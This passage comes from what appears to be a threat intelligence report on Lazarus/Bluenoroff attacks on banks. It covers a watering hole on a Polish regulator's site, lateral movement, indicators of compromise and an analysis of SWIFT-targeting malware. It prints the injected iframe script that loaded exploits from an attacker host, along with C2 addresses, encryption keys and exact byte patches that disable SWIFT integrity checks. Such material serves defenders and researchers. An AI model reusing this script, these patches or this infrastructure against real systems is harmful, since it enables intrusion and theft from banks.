The web server installation was quite fresh: it had hosted the company's new website, which was migrated from a previous server, for just a few months before it was compromised. The bank contracted a pentesting company to do a security assessment of the new website which was ongoing when Lazarus breached the server. The infection on the web server appeared in the middle of pentesting probes. Some of these probes were successful and the pentester uploaded a C99-like webshell to the server as a proof of breach. Then the pentester continued probing other vulnerable scripts on the server, which is why we believe that the intention was benign. In the end, all scripts discovered by the pentester were reported and patched.

Considering that there were known breaches on the webserver, which were identified and patched with the help of an external security audit, there is a high probability that the server was found and breached by the Lazarus actor before the audit. Another possibility is that the C99-shell uploaded by the pentester was backdoored and beaconed back to the Lazarus Group, which immediately took over the server. Unfortunately, the C99-shell was identified only by the query string, the body of the webshell was not recovered.

One way or another, the breach of the web server seems to be the most probable infection vector used by Lazarus to enter the bank’s network.

Incident #2

Our investigation in Europe started with very similar symptoms to those which we have previously seen in South East Asia in Incident #1. In January 2017 we received information about new detections of the Bluenoroff malware we have been tracking. One of the alarming triggers was the sudden deployment of freshly built samples, which indicated that a new serious operation had begun.

After establishing a secure communication with some of the targets, we passed some indicators of compromise and quickly got some feedback confirming the hits.

Thanks to the support and cooperation of a number of partners, we managed to analyse multiple harddrive disk images that were made soon after taking the identified compromised systems offline.

Analysis of the disk images revealed the presence of multiple malware tools associated with the Bluenoroff unit of the Lazarus Group. Analysis of the event logs indicate that several hosts were infected and other hosts had been targeted by the attackers for lateral movement operations. Attackers attempted to access the domain controller and mail server inside the companies, which is why we recommend that future investigators should avoid using corporate email for communicating with victims of Lazarus Group.

In one case, the initial attack leveraged an old vulnerability in Adobe Flash Player, which was patched by Adobe in April 2016. Although an updater was installed on this machine, it failed to update Adobe Flash Player, probably due to network connectivity issues.

Initial Infection.

In one of the incidents, we discovered that patient zero visited a compromised government website using Microsoft Internet Explorer on 10 January, 2017.

Infected webpage URL: **https://www.knf.gov[.]pl/opracowania/sektor_bankowy/index.html**


The time of the visit is confirmed by an Internet Explorer cache file, which contains an html page body from this host.

The webpage loaded a Javascript resource from the same webserver referenced from the page:

```
<script type="text/javascript" src="/DefaultDesign/Layouts/KNF2013/resources/accordian-src.js?ver=11"></script>
```

The information provided below appeared in the public domain.

Preliminary investigation suggests that the starting point for the infection could have been located on the webserver of a Polish financial sector regulatory body, Polish Financial Supervision Authority (www.knf.gov[.]pl). Due to a slight modification of one of the local JS files, an external JS file was loaded, which could have executed malicious payloads on selected targets.



Note: image is a courtesy of badcyber.com

The unauthorised code was located in the following file: **http://www.knf.gov[.]pl/DefaultDesign/Layouts/KNF2013/resources/accordian-src.js?ver=11** *and looked like this:*

```
document.write("<div id='efHpTk' width='0px' height='0px'><iframe name='forma' src='https://sap.misapor[.]ch/vishop/view.jsp?pagenum=1' width='145px' height='146px' style='left:-2144px;position:absolute;top
:0px;'></iframe></div>");
```

After successful exploitation, malware was downloaded to the workstation, where, once executed, it connected to some foreign servers and could be used to perform network reconnaissance, lateral movement and data exfiltration.

Visiting the exploit page resulted in Microsoft Internet Explorer crashing, which was recorded with a process dump file. The dumped process included the following indicators:

```
[version="2"]
[swfURL="https://sap.misapor[.]ch/vishop/include/cambio.swf"
pageURL="https://sap.misapor[.]ch/vishop/view.jsp"]...
```

Additional research by Kaspersky Lab discovered that the exploit file at **hxxp://sap.misapor[.]ch:443/vishop/include/cambio.swf** resulted in the download of a backdoor module.

Based on our own telemetry, Kaspersky Lab confirms that sap.misapor[.]ch was compromised as well, and was spreading exploits for Adobe Flash Player and Microsoft Silverlight. Some of the known vulnerability CVEs observed in attacks originate from that website:

1. CVE-2016-4117
2. CVE-2015-8651
3. CVE-2016-1019
4. CVE-2016-0034

The Flash exploit used in the attacks was very similar to known exploits from the Magnitude Exploit Kit. These vulnerabilities have been patched by Adobe and Microsoft since April 2016 and January 2016 respectively.




Fig. Part of the exploit code

Inside the exploits, one can see a lot of Russian word strings, like “chainik”, “BabaLena”, “vyzov_chainika”, “podgotovkaskotiny”, etc. The shellcode downloads the final payload from: ***https://sap[.]misapor.ch/vishop/view.jsp?uid=[redacted]&pagenum=3&eid=00000002&s=2&data=***

It's worth mentioning here that Lazarus used other false flags in conjunction with this Russian exploit code. They also used some Russian words in one of the backdoors and packed the malware with a commercial protector (Enigma) developed by a Russian author. However, the Russian words in the backdoor looked like a very cheap imitation, because every native Russian speaking software developer quickly noticed how odd these commands were.




Fig. Russian words in the backdoor code.

At the time of research this URL was dead but we were able to find an identical one which leads to a malicious file download (MD5: **06cd99f0f9f152655469156059a8ea25**, detected as Trojan-Banker.Win32.Alreay.gen) from ***http://www.eye-watch[.]in/design/img/perfmon.dat.*** Interestingly, this sample was uploaded to VirusTotal from Poland and Korea in November 2016. It is a packed version of a previously known backdoor used by Lazarus attackers in Incident #1's bank.

What Made the Breach Possible

Since the attackers didn't use any zero-days, the infiltration was successful because of non-updated software. In one case, we observed a victim running the following software:

The exploit breached the system running Adobe Flash Player, version **20.0.0.235**. This version was officially released on **8 December, 2015**.

Adobe implemented a self-update mechanism for Flash Player some years ago and the analyzed system indeed had a scheduled job, which attempted to periodically update Adobe Flash Updater. We checked the event logs of the Task Scheduler and this task was regularly running.

The task was started as SYSTEM user and attempted to connect to the Internet to fetch Flash Player updates from **fpdownload.macromedia.com**. However, this attempt failed, either because it couldn't find the proxy server to connect to the update server, or because of missing credentials for the proxy. The last failed attempt to update Adobe Flash was dated in December 2016, a month before the breach happened. If only that updater could have accessed the

Internet the attack would have failed. This is an important issue that may be widely present in many corporate networks.

Lateral Movement. Backup Server.

After the initial breach the attackers pivoted from infected hosts and emerged to migrate to a safer place for persistence. A backup server was chosen as the next target.

Based on traffic logs provided for our analysis, we confirmed that there were connections to known Bluenoroff C2 servers originating from infected hosts. The following information was found in the network logs:

Destination:Port	Type	Bytes Transfered
82.144.131[.]5:8080	Incomplete	Less than 1KB
82.144.131[.]5:443	SSL	Less than 3KB

By checking other non-whitelisted hosts and IP ranges we were able to identify an additional C2 server belonging to the same attackers:

Destination:Port	Type	Bytes Transfered
73.245.147[.]162:443	SSL	Less than 1.5MB

While this additional C2 hasn't been reported previously, there were no additional hosts found that connected to that server.

Lateral Movement. Host1.

During the attack, the threat actor deployed a number of other malware to a second machine we call Host1. The malware files include:

Filename	Size	MD5
%SYSTEM%\msv2_0.dll	78'848 bytes	474f08fb4a0b8c9e1b88349098de10b1
%WINDIR%\Help\msv2_0.chm	729'088 bytes	579e45a09dc2370c71515bd0870b2078
%WINDIR%\Help\msv2_0.hlp	3'696 bytes	7413f08e12f7a4b48342a4b530c8b785

The **msv2_0.dll** decrypts and loads the payload from **msv2_0.chm**, which, in turn, decrypts and loads a configuration file from **msv2_0.hlp**. msv2_0.hlp, which is encrypted with Spritz encryption algorithm and the following key: **6B EA F5 11 DF 18 6D 74 AF F2 D9 30 8D 17 72 E4 BD A1 45 2D 3F 91 EB DE DC F6 FA 4C 9E 3A 8F 98**

Full technical details about this malware are available in the Appendix.

The decrypted configuration file contains references to two previously known[1] Bluenoroff C2 servers:

- **tradeboard.mefound[.]com:443**
- **movis-es.ignorelist[.]com:443**

Another file created around the same time was found in:

- **C:\Windows\Temp\tmp3363.tmp**.

It included a short text file which contained the following text message:

> [SC] StartService FAILED 1053:
>
> The service did not respond to the start or control request in a timely fashion.

Additional searches by events which occurred around the same time brought some evidence of other command line executable modules and Windows system tools being run on that day and later. The following Prefetch files indicate the execution of other modules:

Executable	Run Counter
RUNDLL32.EXE	1
RUNDLL32.EXE[2]	1
FIND.EXE	6
GPSVC.EXE	11
SC.EXE	11
NET.EXE	42
NETSTAT.EXE	8
MSDTC.EXE	7

This confirms the active reconnaissance stage of the attack.

According to prefetch files for RUNDLL32.EXE, this executable was used to load **msv2_0.dll** and **msv2_0.chm**. References to these files were found in the prefetch data of this process.

[1] Bluenoroff is a Kaspersky Lab codename for a threat actor involved in financial targeted attacks. The most well-known attack launched by the Bluenoroff group is the Bangladesh bank heist.
[2] Same executable was run with different command line

Note: MSDTC.EXE and GPSVC.EXE are among the commonly used filenames of these attackers in the past. While these filenames may look legitimate, their location was different from the standard system equivalents.

Standard Windows msdtc.exe binary is usually located in **%systemroot%\System32\msdtc.exe**, while the attacker placed msdtc.exe in **%systemroot%\msdtc.exe** for disguise. The path was confirmed from parsed prefetch files. Unfortunately the attackers have already securely wiped the msdtc.exe file in the Windows directory. We were unable to recover this file.

The same applies to **%systemroot%\gpvc.exe** which existed on the dates of the attack but was securely wiped by the attackers later.

Based on the timestamps we found so far, it seems that the initial infection of Host1 occurred through access from a privileged account. We looked carefully at the events preceding the infection time and found something suspicious in the Windows Security event log:

Description	Special privileges assigned to new logon. Subject: Security ID: [REDACTED] Account Name: **[ADMIN ACCOUNT REDACTED]** Account Domain: **[REDACTED]** Logon ID: [REDACTED] Privileges: **SeSecurityPrivilege** **SeBackupPrivilege** **SeRestorePrivilege** **SeTakeOwnershipPrivilege** **SeDebugPrivilege** **SeSystemEnvironmentPrivilege** **SeLoadDriverPrivilege** **SeImpersonatePrivilege**

Then, we checked if the user '**[ADMIN ACCOUNT REDACTED]'** had logged into the same system in the past. According to the event logs this had never happened before the attackers used it. Apparently, this user logon had very high privileges (**SeBackupPrivilege, SeLoadDriverPrivilege, SeDebugPrivilege, SeImpersonatePrivilege**), allowing the remote user to fully control the host, install system services, drivers, start processes as other users, and have full control over other processes running in the system (i.e. inject code into their memory).

Next, we searched for other event log records related to the activity of the same account, and found several records suggesting that this account was used from Host1 to access other hosts in the same domain.

Description	A logon was attempted using explicit credentials. ... Account Whose Credentials Were Used: Account Name: **[ADMIN ACCOUNT REDACTED]** Account Domain: [REDACTED] Logon GUID: {00000000-0000-0000-0000-000000000000} Target Server: Target Server Name: **[REDACTED]** Additional Information: [REDACTED] Process Information: Process ID: 0x00000000000xxxxx Process Name: **C:\Windows\System32\schtasks.exe** Network Information: Network Address: - Port: - This event is generated when a process attempts to log on an account by explicitly specifying that account's credentials. ***This most commonly occurs in batch-type configurations such as scheduled tasks, or when using the RUNAS command***.

This indicates that the account was used to create new scheduled tasks on the remote hosts. This is one of the popular ways to remotely run new processes and propagate infections during cyber attacks.

Then we searched for other similar attempts to start schtasks.exe remotely on other hosts and collected several of them.

Lateral Movement. Host2.

This host contained several unique and very large malware modules.
The following files were found on the system:

Filename	Size	MD5
C:\Windows\gpsvc.exe	3'449'344 bytes	1bfbc0c9e0d9ceb5c3f4f6ced6bcfeae
C:\Windows\Help\srservice.chm	1'861'632 bytes	cb65d885f4799dbdf80af2214ecdc5fa (decrypted file MD5: ad5485fac7fed74d112799600edb2fbf)
C:\Windows\Help\srservice.hlp	3696 bytes	954f50301207c52e7616cc490b8b4d3c (config file, see description of ad5485fac7fed74d112799600edb2fbf)
C:\Windows\System32\srservice.dll	1'515'008 bytes	16a278d0ec24458c8e47672529835117
C:\Windows\System32\lcsvsvc.dll	1'545'216 bytes	c635e0aa816ba5fe6500ca9ecf34bd06

All of this malware were general purpose backdoors and their respective droppers, loaders and configuration files. Details about this malware is available in the Appendix.

Lateral Movement. Host3.

The following malicious files were found on the system:

Filename	Size	MD5
C:\Windows\gpsvc.dat	901'555 bytes	c1364bbf63b3617b25b58209e4529d8c
C:\Windows\gpsvc.exe	753'664 bytes	85d316590edfb4212049c4490db08c4b
C:\Windows\msdtc.bat	454 bytes	3b1dfeb298d0fb27c31944907d900c1d

Gpsvc.dat contains an encrypted payload for an unidentified loader. It's possible that the loader was placed on a different host following the anti-forensic technique that we have observed previously or gpsvc.exe is the loader but we are missing the secret passphrase passed via commandline. The decrypted files are described in the Appendix to this report.

Cease of Activity

In several cases we investigated, once the attackers were confident they had been discovered, because they lost some of the compromised assets, they started wiping the remaining malware payloads. This indicates a skilled attacker, who cares about being discovered.

Other Known Operations

The attack on European financial institutions was implemented via a watering hole, a compromised government website that had many regular visitors from local banks. However, the same approach has been used in multiple other places around the world. The Polish waterhole incident got much more public attention than the others due to the escalation of the alert to a higher level and the compromise of a government website.

We have seen a few other websites being compromised with the same symptoms and turned into a watering hole through script injection or by placing exploit delivery code. We have found them in the following countries:

- Russian Federation
- Australia
- Uruguay
- Mexico
- India
- Nigeria
- Peru

What connected most of the compromised websites was the JBoss application server platform. This suggests that attackers may have an exploit for the JBoss server. Unfortunately we haven't managed to find the exploit code yet. Nevertheless, we would like to recommend to all JBoss application server administrators that they limit unnecessary access to their servers and check the access logs for attack attempts.

Banks were not the only Lazarus Group targets. This suggests that it has multiple objectives. We have seen some unusual victims, probably overlapping with the wider Lazarus Group operations, i.e. a cryptocurrency business. When it comes to Bluenoroff, its typical list of targets includes banks, financial and trading companies, casinos and cryptocurrency businesses.

Detections of Lazarus/Bluenoroff malware are also distributed across the world. Here are some:

Conclusions

Lazarus is not just another APT actor. The scale of Lazarus operations is shocking. It has been on a growth spike since 2011 and activities didn't disappear after Novetta published the results of its Operation Blockbuster research. All those hundreds of samples that were collected give the impression that Lazarus is operating a factory of malware, which produces new samples via multiple independent conveyors.

We have seen it using various code obfuscation techniques, rewriting its own algorithms, applying commercial software protectors, and using its own and underground packers. Lazarus knows the value of quality code, which is why we normally see rudimentary backdoors being pushed during the first stage of infection. Burning those doesn't cause too much impact on the group. However, if the first stage backdoor reports an interesting infection it starts deploying more advanced code, carefully protecting it from accidental detection on disk. The code is wrapped into a DLL loader or stored in an encrypted container, or maybe hidden in a binary encrypted registry value. It usually comes with an installer that only the attackers can use, because they password protect it. It guarantees that automated systems - be it public sandbox or a researcher's environment - will never see the real payload.

Most of the tools are designed to be disposable material that will be replaced with a new generation as soon as they are burnt. And then there will be newer, and newer, and newer versions. Lazarus avoids reusing the same tools, the same code, and the same algorithms. "Keep morphing!" seems to be its internal motto. Those rare cases when it is caught with the same tools are operational mistakes, because the group seems to be so large that one part doesn't know what the other is doing.

All this level of sophistication is something that is not generally found in the cybercriminal world. It's something that requires strict organization and control at all stages of the operation. That's why we think that Lazarus is not just another APT actor.

Of course such a process requires a lot of money to keep running the business, which is why the appearance of the Bluenoroff subgroup within Lazarus was logical.

Bluenoroff, as a subgroup of Lazarus, is focused only on financial attacks. It has reverse engineering skills and spends time tearing apart legitimate software, implementing patches for SWIFT Alliance software, and finding ways and schemes to steal big money. Its malware is different and the attackers aren't exactly soldiers that hit and run. Instead they prefer to make an execution trace to be able to reconstruct and quickly debug the problem. They are field engineers that come when the ground is already cleared after the conquest of new lands.

One of Bluenoroff's favorite strategies is to silently integrate into running processes without breaking them. From the perspective of the code we've seen it looks as if it is not exactly looking for hit and run solutions when it comes to money theft. Its solutions are aimed at invisible theft without leaving a trace. Of course, attempts to move around millions of USD can hardly remain

unnoticed but we believe that its malware might now be secretly deployed in many other places - and it doesn't trigger any serious alarms because it's much more quiet.

We would like to note, that in all the observed attacks against banks that we have analyzed, servers used to connect to SWIFT didn't demonstrate or expose any specific vulnerability. The attacks were focused on the banks' infrastructure and staff, exploiting vulnerabilities in commonly used software or websites, bruteforcing passwords, using keyloggers and elevating privileges. However, the design of inter-banking transactions using a bank's own server running SWIFT connected software suggests that there are personnel responsible for the administration and operation of the SWIFT connected server. Sooner or later the attackers find these users, gain their necessary privileges and access the server connected to the SWIFT messaging platform. With administrative access to the platform, they can manipulate the software running on the system as they wish. There is not much that can stop them, because from a technical perspective it may not differ from what authorized and qualified engineers do: starting and stopping services, patching software, or modifying databases.

Therefore, in the breaches we analyzed, SWIFT as an organization hasn't been directly at fault. More than that, we have witnessed SWIFT trying to protect its customers by implementing the detection of database and software integrity issues. We believe that this is the right direction and has to be extended with full support. Complicating patches of integrity checks further may create a serious threat to the success of further operations run by Lazarus/Bluenoroff against banks worldwide.

To date, the Lazarus/Bluenoroff group has been one of the most successful in large scale operations against financial industry. We believe that it will remain one of the biggest threats to the banking sector, finance and trading companies as well as casinos, for years to come.

As usual, defense against attacks such as those from Lazarus/Bluenoroff should include a multi-layered approach. Kaspersky Lab products include special mitigation strategies against this group, as well as many other APT groups we track. If you are interested in reading more about effective mitigation strategies in general, we recommend the following articles:

- Strategies for mitigating APTs
- How to mitigate 85% of threats with four strategies

We will continue tracking the Lazarus/Bluenoroff actor and will share new findings with our intel report subscribers as well as with the general public. If you would like to be among the first to hear our news, we suggest you subscribe to our intel reports.

For more information, contact: intelreports@kaspersky.com.

Appendix: Malware Analysis

Malware 1: SWIFT transactions Information Harvester (New Runoff)

MD5: 0abdaebbdbd5e6507e6db15f628d6fd7
Discovered path: C:\MSO10\fltmsg.exe
Date: 2016.08.18 23:44:21
Size: 90'112 bytes
Compiled on: 2016.08.18 22:24:41 (GMT)
Linker version: 10.0
Type: PE32 executable (GUI) Intel 80386, for MS Windows
Internal Bluenoroff module tag: NR
Used in: Incident #1

An almost identical file was found in another location with the following properties:
MD5: 9d1db33d89ce9d44354dcba9ebba4c2d
Discovered path: D:\Alliance\Entry\common\bin\win32\nroff.exe
Date detected: 2016-08-12 22:24:19
Size: 89'088 bytes
Compiled on: 2016.08.12 12:25:02 (GMT)
Type: PE32 executable (GUI) Intel 80386, for MS Windows
Internal module mark: NR

The compilation timestamp indicates the malware was compiled exactly one day before being used in the bank.

The module starts from creating a "MSO10" directory on the logical drive where the Windows system is installed, i.e. **C:\MSO10**. Also, it crafts several local filepaths, the purpose of which isn't clear. Not all have reference in the code and they could be copy-pasted code or part of a common file in the framework. The paths are represented with the following strings:

- %DRIVE%:\MSO10\LATIN.SHP
- %DRIVE%:\MSO10\ENGDIC.LNG
- %DRIVE%:\MSO10\ADDT.REF
- %DRIVE%:\MSO10\MSE.LIV

Upon starting it makes five attempts to read file **C:\MSO10\LATIN.SHP** with an interval of 100ms. If the LATIN.SHP container is not found or has an invalid signature, the log record will contain the following message: "**NR-PR"**, which we assume indicates a **PR**oblem loading module codenamed "**NR**". The name "NR" is probably a reference to the printer helper program called "nroff" used by SWIFT Alliance software. The origins of the nroff name go back to a Unix text-formatting program according to Wikipedia.

The file is read successfully if its size is larger than or equal to a hardcoded value of **35,260** bytes. After that the module decrypts the file with an RC4 algorithm using a hardcoded encryption key:
4E 38 1F A7 7F 08 CC AA 0D 56 ED EF F9 ED 08 EF.
This hardcoded key is quite unique and has been discovered in few other places, including in other tools from the set of malware used to attack SWIFT Alliance software and within the Wiper Tool discovered in Bangladesh in early 2016 (MD5: 5d0ffbc8389f27b0649696f0ef5b3cfe). It was also used in another tool to encrypt configuration files as reported by BAE Systems.

The decrypted data from the file is validated by checking the magic header of the data, which should be **0xA0B0C0D0** value. The file contains a configuration of **35,260** bytes which is copied to a reserved memory and a sequence of data blocks of **1096** bytes each. The number of blocks may vary, the module reads them all and stores them in a linked list structure.

There is an internal logging feature implemented in the current module, which keeps a text log in C:\MSO10\ENGDIC.LNG. The text records are stored in lines of the following format:
[%Hour%:%Minute%:%Second%] [%Process_PID%] %Message%\r\n
The message may contain the following prefixes:

- **[ERROR]**
- **[INFO]**
- **[WARNING]**

This executable is designed to be called with three parameters:
fltmsg.exe <mode> <print file> <output-path>
The first parameter is a number 1 or 2. If any other value is passed to the executable it simply saves it to the log in the format of "**NR-PR-P %mode%"**. We assume that "NR-PR-P" is interpreted by the attackers as "nroff problem parameter".

Mode 1 means that the module shall select the output path automatically, which contains the following string template: "**#%04d%04d.prt**", otherwise the output path is copied from the third command line argument.

For recognized modes 1 and 2 the module saves a backup for every "print file" passed to it via command line that has the extension ".prt", ".out" or ".txt". The backups are stored in one of the following directories:

- C:\MSO10\P %N%\MOT\
- C:\MSO10\R %N%\MOT\
- C:\MSO10\N %N%\MOT\

Where %N% is a sequential integer number.

The malware is an information harvester. It processes files passed to it, parses them and searches for specific SWIFT transaction codes, such as:

- 28C: Statement Number
- 25: Account Identification

Its main purpose is to accumulate information about transactions passed through it, saving Sender and Receiver, Account and Statement Numbers as well as some other data included in parsed files. The files passed to it are allegedly in the SWIFT transaction format, which suggests that the attackers were closely accustomed to internal SWIFT documentation or carefully reverse engineered the format. It recognizes the following format tags:

- 515 (M51)
- 940 (M94) - start of day balance
- 950 (M95) - end of day balance

When such files are found, it logs them into the log folder drive:\MSO10 and saves a copy.
The RC4-encrypted file we found (LATIN.SHP) contained the following strings after decryption:

- *D:\Alliance\Entry\database\bin\sqlplus.exe*
- *D:\Alliance\Entry\common\bin\win32*
- *D:\Alliance\Entry*
- *C:\MSO10\fltmsg.exe*
- *C:\MSO10\MSO.DLL*
- *C:\MSO10\MXS.DLL*
- *\\127.0.0.1\share*
- *localhost\testuser*
- *\\127.0.0.1\share*

In the older case from Bangladesh the config contained SWIFT business identifier codes (BIC) to hide in SWIFT transaction statements.

Malware 2: SWIFT Alliance Access Protection Mangler

MD5: 198760a270a19091582a5bd841fbaec0
Size: 71'680 bytes
Discovered path: C:\MSO10\MSO.dll
Compiled on: 2016.08.18 22:24:44 (GMT)
Linker version: 10.0
Type: PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Internal Bluenoroff module tag: PM
Used in: Incident #1

The compilation timestamp indicates the malware was compiled in the days preceding the attack on the bank.

This malware tool is used to patch some SWIFT Alliance software modules in the memory to disable certain protection mechanisms that were implemented to detect direct database manipulation attempts. The code was most likely created by the same developer that created SWIFT transactions Information Harvester (MD5: 0abdaebbdbd5e6507e6db15f628d6fd7). Like the information harvester it creates a "MSO10" directory on the logical drive where the Windows system is installed, i.e. **C:\MSO10**.

It also crafts several local filepaths, the purpose of which isn't clear. Not all have reference in the code and could be a copy-pasted code or part of common file in the framework:

- %DRIVE%:\MSO10\LATIN.SHP
- %DRIVE%:\MSO10\ENGDIC.LNG
- %DRIVE%:\MSO10\ADDT.REF
- %DRIVE%:\MSO10\MSE.LIV

Upon starting it makes five attempts to read file **C:\MSO10\LATIN.SHP** with an interval of 100ms. If the LATIN.SHP container is not found or is invalid, the log will contain the following message: "**PM-PR"**. The file is read successfully if its size is larger or equal to a hardcoded value of **35,260**. After that the module decrypts the file with an RC4 algorithm using a hardcoded encryption key: **4E 38 1F A7 7F 08 CC AA 0D 56 ED EF F9 ED 08 EF.**

The decrypted data from the file is validated by checking the magic header of the data, which should be **0xA0B0C0D0** value.

The file contains a configuration block of **35,260** bytes which is copied to a reserved memory and a sequence of data blocks of **1096** bytes long. The number of blocks may vary, the module reads them all and stores them in a linked list structure.

If the LATIN.SHP file is found then the module simply counts the number of records in it and proceeds with patching the target file, which is described further. If it is not found or the file magic bytes differ from expected after decryption, then the patching does not happen and the code simply drops execution.

There is an internal logging feature implemented in the current module, which keeps text log in C:\MSO10\ENGDIC.LNG. The following log messages may appear in this file in plaintext:

Log message format	Description of values
PatchMemory(%s, %d)	%s - current executable filename %d - 0 or 1 (0 - unpatch operation, 1 - patch operation)
[PatchMemory] %s	%s - current executable filename
[PatchMemory] LoadLibraryA(%s) = %X	%s - additional DLL filename %X - additional DLL image base address

[WorkMemory] %s %d End	%s - executable name to be patched %d - process ID value This is printed in case of failure to open process
[WorkMemory] pid=%d, name=%s	%d - process ID value %s - executable name to be patched
[Patch] 1 Already Patched %s	%s - executable name to be patched
[Unpatch] 1 Already Unpatched %s	%s - executable name to be patched
[Patch] 1 %s	%s - executable name to be patched
[Patch] 1 %s	%s - executable name to be patched
P[%u-%d] %d	%u - process ID which is patched %d - patch index (starts from 0), corresponds to patch block %d - contains last WinAPI error code This is printed in case of failure to patch memory
P[%u-%d] OK	%u - process ID which is patched %d - patch index (starts from 0), corresponds to patch block
[Patch] 2 Already Patched %s	%s - executable name to be patched
[Unpatch] 2 Already Unpatched %s	%s - executable name to be patched
[Patch] 2 %s	%s - executable name to be patched
[Patch] 2 %s	%s - executable name to be patched

The module has seven embedded blocks of 0x130 bytes long that contain patch target information.

Each block seems to have four slots of 0x4C bytes with patch information. However, only the first slot per module is used at this point. Each slot contains information for just two code modifications.

The patch slots include the size of the patch, and the relative path to the module to be patched on disk, offset to the patched bytes (containing the relative virtual address) and original bytes. The patcher verifies that the original bytes are in place before modifying the code. The patch procedure can also do unpatching by design, however this feature is currently unused.

The first slot is a patch for the liboradb.dll library which seems to be essential and is applied in all cases. Other patches are designed for specific executables that the current SWIFT Alliance Software Patcher DLL module is loaded in. It searches for a corresponding patch that matches the current process executable filename and applies only that patch.

The following table contains an interpretation of the patch-blocks embedded into the binary. The table omits empty slots and shows only valid patch instructions:

Block	Module	Patch RVA	Original code	Replacement	Description
1	liboradb.dll	0x8147e	04	00	Disables checksum verification
2	Block is Unused				
3	MXS_cont.exe	0xff49	e8c2fbffff	b801000000	Disables internal security checks.
		0x10b0c	e8c2fbffff	b801000000	
4	mxs_ha.exe	0x65a9	e8c2fbffff	b801000000	Disables internal security checks.
		0x716c	e8c2fbffff	b801000000	
5	sis_sndmsg.exe	0x49719	e8c2fbffff	b801000000	Disables internal security checks.
		0x4a2dc	e8c2fbffff	b801000000	
6	SNIS_sendmsg.exe	0xa8119	e8c2fbffff	b801000000	Disables internal security checks.
		0xa8cdc	e8c2fbffff	b801000000	
7	SNSS_cont.exe	0x7849	e8c2fbffff	b801000000	Disables internal security checks.
		0x840c	e8c2fbffff	b801000000	

SWIFT Alliance software binary tools are linked with file "saa_check.cpp", which provides basic security checks and validates the integrity of the database. The patches are applied to the modules to disable these checks and prevent the detection of database inconsistency. The file selection is not random, as far as the SWIFT connected servers server environment is a complex of executable files with complicated relations, the attackers identified all executables that implemented new security features and patched them off. We have checked all other binaries on the analyzed servers and none of other applications were linked with saa_check.cpp, except those in the patchlist.

The patcher DLL has to be loaded into the address space of the target process to work. It is not designed to patch other processes.

Malware 3: SWIFT Alliance software Files Hook

MD5: f5e0f57684e9da7ef96dd459b554fded
Size: 91'136 bytes
Discovered path: C:\MSO10\MXS.dll
Compiled on: 2016.08.18 22:24:31 (GMT)
Linker version: 10.0
Type: PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Internal Bluenoroff module tag: HD (alternative: HF)
Used in: Incident #1

The compilation timestamp indicates the malware was compiled during the days of the attack on the bank.

It is very similar to SWIFT transactions Information Harvester and SWIFT Alliance software Protection Mangler. Like the information harvester it creates a "MSO10" directory on the logical drive where the Windows system is installed, i.e. **C:\MSO10**.

